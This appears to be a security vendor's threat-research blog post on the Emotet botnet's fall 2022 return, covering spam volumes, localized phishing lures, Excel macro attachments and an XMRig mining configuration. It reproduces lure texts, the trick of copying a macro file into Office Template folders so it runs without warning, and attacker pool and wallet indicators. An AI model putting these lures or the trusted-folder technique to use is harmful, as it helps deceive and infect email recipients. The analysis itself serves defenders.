Emotet's Return in Fall 2022 - The Virus Is Back

proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-fall-2022-return

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Blog
Threat Insight
A Comprehensive Look at Emotet Virus’ Fall 2022 Return

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November 16, 2022 Pim Trouerbach and Axel F

Key Takeaways

- Emotet returned to the email threat landscape in early November for the first time since July 2022. It is once again one of the most high-volume actors observed by Proofpoint, distributing hundreds of thousands of emails per day.
- Proofpoint observed multiple changes to Emotet and its payloads including the lures used, and changes to the Emotet modules, loader, and packer.
- Emotet malware was observed dropping IcedID.
- The new activity suggests that Emotet’s return is back to its full functionality acting as a delivery network for major malware families.
- New operators or management might be involved as the botnet has some key differences with previous deployments.

Overview

TA542, an actor that distributes Emotet malware, has once again returned from an extensive break from delivering malicious emails. The actor was absent from the landscape for nearly four months, last seen on July 13, 2022 before returning on November 2, 2022. Proofpoint has tracked the delivery methods, regional targeting, and done an analysis of the Emotet malware and the IcedID loader payload.

Overall, this activity is similar to July campaigns and many previously observed tactics remain the same, however new changes and improvements include:

- New Excel attachment visual lures
- Changes to the Emotet binary
- IcedID loader dropped by Emotet is a light new version of the loader
- Reports of Bumblebee dropped in addition to IcedID

Now that they are back, TA542’s email campaigns are once again among the leaders by email volume. Proofpoint has already blocked hundreds of thousands of messages each day.

Proofpoint expects that the actor will continue to evolve, with potential for higher email volumes, more geographies targeted, and new variants or techniques of attached or linked threats. Additionally, given the observed changes to the Emotet binary, it is likely to continue adapting as well.

Campaigns

The volume of emails that Emotet sending bots attempt to deliver each day is in the hundreds of thousands. These numbers are comparable to historic averages. Hence, it does not appear that the Emotet botnet lost any significant spamming capability during the inactive period. For additional context, historic highs observed by Proofpoint were millions of emails, with the last such spike in April 2022. The chart below shows an indexed volume of emails in the last 5 years. The spike at the bottom right of the chart represents November 2022 activity.




Figure 1: Indexed volume of email messages containing Emotet, TA542's signature payload (from April 19, 2017 – November 10, 2022)

Delivery


Proofpoint continues to see a significant volume of thread hijacking and language localization in emails. The actor continues to use generic lures. The Emotet virus used an IRS-themed lure briefly on November 8, which may correspond with US-based businesses quarterly tax requirements. While no other current events and holiday-based lures have been observed yet, it is likely they will be used soon.

At the time of writing Proofpoint observed campaigns on nearly every weekday since November 2, more specifically on the following dates: November 2, November 3, November 4, November 7, November 8, November 9, November 10, and November 11, 2022. However, after being active daily for over a week, the Emotet malware activity stopped. Proofpoint anticipates TA542 will return again soon.

Geographies Targeted

The actor continues to target a similar set of countries to those targeted before the break. Proofpoint consistently observed targeting of following countries with high volumes of emails: United States, United Kingdom, Japan, Germany, Italy, France, Spain, Mexico, Brazil (this is not a complete list). For these listed examples Proofpoint confirmed the targeting not only by location of recipients but additionally via appropriate local language use in email bodies, subjects, and filenames.

Honorable mention: Proofpoint observed Greece targeting with attachment names such as τιμολόγιο.xls, έγγραφο.xls and τραπεζικούς λογαριασμούς.xls. Greece is not a commonly targeted country by TA542.



Payment Modification Document - Temporary Items

Message

Payment Modification Document

EW [redacted]

To: E[redacted]

Today at 10:58 AM

K-1 11.09.2022.zip
57.8 KB

Download All • Preview All

Archive file attached to email: K-1 11.09.2022.zip
ARCHIVE PASS: IMmklghBp

[redacted]

[redacted]

RE: [redacted] Temporary Items

Message

RE: [redacted]

SM [redacted]

To: [redacted]

Today at 1:52 AM

Rechnung.zip
57.7 KB


Download All • Preview All

anbei findest du den Überweisungsbeleg, das Geld sollte also bald bei dir auf dem Konto sein.

Rechnung.zip
passwort - siokVjhxUv

[redacted]

Figure 2: English language email targeting United States and German language email targeting Germany



Re: [redacted] - Temporary Items

Message

Re: [redacted]

BA [redacted]

To: [redacted]

Today at 7:49 AM

FILE-56.zip
57.8 KB

Download All • Preview All

In allegato trasmettiamo nostra documento

FILE-56.zip

Parola d'ordine 544

[redacted]

RE: [redacted] - Temporary Items

Message

RE: [redacted]

TT [redacted]

To: [redacted]

Today at 8:24 AM

AVISO_57231428.zip
57.8 KB

Download All • Preview All

Buenas,


adjunto

contraseña 310

Gracias

[redacted]

Figure 3: Italian language email targeting Italy & Spanish language email targeting Mexico


Voilà les derniers documents notariés s. - Temporary Items

Message

Voilà les derniers documents notariés s.

[redacted].. Wednesday, November 2, 2022 [redacted]

To: [redacted]

Chambre des Notair... 227.3 KB

Download All • Preview All

Bonjour, Cher(e) Client(e),

Voir ci-joint.

Chambre des Notaires de Paris.zip
Mot de passe: ES21VJC

En vous remerciant de votre fidélité.

Bon courage,

[redacted]
Chambre des Notaires de Paris
12, avenue Victoria 75001 PARIS
Tél : 01 44 82 24 00

Fw: [redacted] - Temporary Items

Message

Fw: [redacted]

PC [redacted] Today at 9:05 AM

To: [redacted]

0911.xls 122.9 KB


Download All • Preview All

anexado

Obrigado e tenha um dia maravilhoso! Obrigado pelo seu negócio! Atenciosamente,

[redacted]

Figure 4: French language email targeting France and Portuguese language email targeting Brazil


RE: - Temporary Items

Message

RE:

E [redacted].co.jp> Yesterday at 4:02 PM

To: [redacted].co.jp

2022-11-03_0901.zip 227.5 KB

Download All • Preview All

以下メールの添付ファイルの解凍パスワードをお知らせします。
添付ファイル名:[redacted] 2022-11-03_0901.zip
解凍パスワード: SMILUN

[redacted].co.jp


Figure 5: Japanese language email targeting Japan

Attachments

The malicious content included in the emails sent by TA542 since the return on November 2 is typically an Excel attachment or a password-protected zip attachment with an Excel file inside. The Excel files contain XL4 macros that download the Emotet payload from several (typically four) built-in URLs.

These are the same type of macro-laden Excel sheets that the actor used before the period of inactivity, in July 2022. However, what's new is that the Excel file now contains instructions for potential victims to copy the file to a Microsoft Office Template location and run it from there instead. This is a trusted location and opening a document located in this folder will cause immediate execution of the macros without any warnings or interactions from the user needed. However, while moving a file to a template location, the operating system asks users to confirm and that administrator permissions are required to do such a move.


It remains unclear how effective this technique is. While there is no longer a need for users to enable macros with an extra click, there is instead a need to perform a file move, acknowledge the dialog, and the user must have Administrator privileges.


Destination Folder Access Denied

You'll need to provide administrator permission to move to this folder

Templates
Date created: 1/11/2015 5:12 AM

Figure 6: Dialog displayed to the users when moving files to Template folders



1 [Compatibility Mode] - Microsoft Excel

Security Warning Macros have been disabled.

RELAUNCH REQUIRED In accordance with the requirements of your security policy, to display the contents of the document, you need to copy the file to the following

for Microsoft Office 2013 x32 and earlier - C:\Program Files\Microsoft Office (x86)\Templates
for Microsoft Office 2013 x64 and earlier - C:\Program Files\Microsoft Office\Templates
for Microsoft Office 2016 x32 and later - C:\Program Files (x86)\Microsoft Office\root\Templates
for Microsoft Office 2016 x64 and later - C:\Program Files\Microsoft Office\root\Templates

Figure 7: Screenshot of the typical Excel attachment observed since November 2



Relaunch Required

In accordance with the requirements of your security policy, to display the contents of the document, you need to copy the file to the following folder and run it again:


for Microsoft Office 2013 x32 and earlier - C:\Program Files\Microsoft Office (x86)\Templates
for Microsoft Office 2013 x64 and earlier - C:\Program Files\Microsoft Office\Templates
for Microsoft Office 2016 x32 and later - C:\Program Files (x86)\Microsoft Office\root\Templates
for Microsoft Office 2016 x64 and later - C:\Program Files\Microsoft Office\root\Templates

Figure 8: Since November 9, the actor switched to a slight variation of the Excel lure, with green background instead of yellow used on the "Relaunch Required" rectangle

Malware Analysis

XMRig

As previously mentioned, TA542 was absent from the landscape for nearly four months, last seen sending malicious emails on July 13. However, during the period of inactivity, there were still a couple major events indicating that someone, or some group, was working on the botnet. On September 16, XMRig, the most common Monero (XMR) miner, was installed by Emotet using command 2 which is just for loading modules. This sample was packed in the same way that other Emotet modules are packed. Therefore, it effectively worked just like the other Emotet modules but dropped and executed XMRig. Generally, this is only done when the development team commits to delivering the module long term (like the credit card stealer). XMRig contains a configuration that specifies the mining pool and the wallet address. From the botnet there were two specific wallet IDs that were used. These can be seen below:



```
▼ {
      autosave: false,
    ▼ cpu: {
          enabled: true,
          huge-pages: true,
          huge-pages-jit: false
      },
    ▼ pools: [
        ▼ {
              algo: null,
              coin: "monero",
              url: "5.61.52.36:4242",
              user:
              "45wA5GibyET5gpxY9XpYTkHUbineRx9DD8PbedRi7xp2STXnbpEpVaihWuUikdnTQD1Hdsdq
              XQyWfD78hhveqeRZB1VxGaY",
              pass: "x",
              enabled: true,
              tls: false
          }
      ],
      retries: 5,
      retry-pause: 5,
      verbose: 0,
      watch: true
  }
```

Figure 9: XMRig config 1

